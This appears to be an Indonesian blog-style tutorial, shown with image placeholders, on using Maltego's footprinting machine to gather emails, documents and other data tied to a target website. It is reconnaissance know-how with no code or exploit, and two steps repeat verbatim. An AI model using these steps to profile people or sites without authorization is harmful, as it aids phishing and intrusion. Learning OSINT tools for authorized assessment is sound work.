



2. LOGIN DENGAN EMAIL DAN PASSWORD YANG TELAH TERDAFTAR


3. SETELAH SELESAI LOGIN MAKA AKAN MUNCUL DIALOG START A MACHINE, PILIH FOOTPRINTING L3 LALU DI STEP KEDUA KITA HARUS MAMASUKAN DOMAIN ATAU LINK WEBSITE TAGE




4. TAMPILAN AWALNYA KURANG LEBIH SEPERTI INI, DAN DISINI KITA BISA MENGGALI INFORMASI DARI TARGET DENGAN KLIK KANAN PADA WEB TARGET DAN RUN ALL TRANSFORMS




5. BEGINILAH TAMPILAN WEBSITE YANG DITARGETKAN TADI SUDAH DI ALL TRANSFORMS




DAN DIBAWAH INI DALAM TAMPILAN ENTRY LIST



6. UNTUK Mencari informasi tentang alamat email, pilih ikon webnya lalu klik KANAN PILIH“MIRROR: EMAIL ADDRESS FOUND”. INILAH HASILNYA TERDAPAT 3 EMAIL YG TERHUBUNG DENGAN WEB TERSEBUT



7. UNTUK MENCARI DATA, DOKUMEN, ATAU YANG LAINNYA CARANYA SAMA SEPERTI MENCARI EMAIL, TINGGAK KLIK KANAN IKON WEBNYA DAN KLIK ALL TRANSFORMS UNTUK MENAMPILKANNYA



8. UNTUK MENCARI DATA, DOKUMEN, ATAU YANG LAINNYA CARANYA SAMA SEPERTI MENCARI EMAIL, TINGGAK KLIK KANAN IKON WEBNYA DAN KLIK ALL TRANSFORMS UNTUK MENAMPILKANNYA

SOURCE

[HTTPS://WWW.GOOGLE.COM/AMP/S/FLATISJUSTICEBLOG.WORDPRESS.COM/2016/08/31/MENGGALI-INFORMASI-MENGGUNAKAN-MALTEGO-DI-KALI-LINUX/AMP/](https://www.google.com/amp/s/flatisjusticeblog.wordpress.com/2016/08/31/menggalinformasi-menggunakan-maltego-di-kali-linux/amp/)

[HTTPS://WWW.GAGALTOTAL666.SITE/2016/06/CARA-MENGGUNAKAN-MALTEGO-DI-KALI-LINUX.HTML?M=1](https://www.gagaltotal666.site/2016/06/cara-menggunakan-maltego-di-kali-linux.html?m=1)

[HTTPS://WWW.GOOGLE.COM/AMP/S/FLATISJUSTICEBLOG.WORDPRESS.COM/2016/08/31/MENGGALI-INFORMASI-MENGGUNAKAN-MALTEGO-DI-KALI-LINUX/AMP/](https://www.google.com/amp/s/flatisjusticeblog.wordpress.com/2016/08/31/menggalinformasi-menggunakan-maltego-di-kali-linux/amp/)

TERIMAKASIH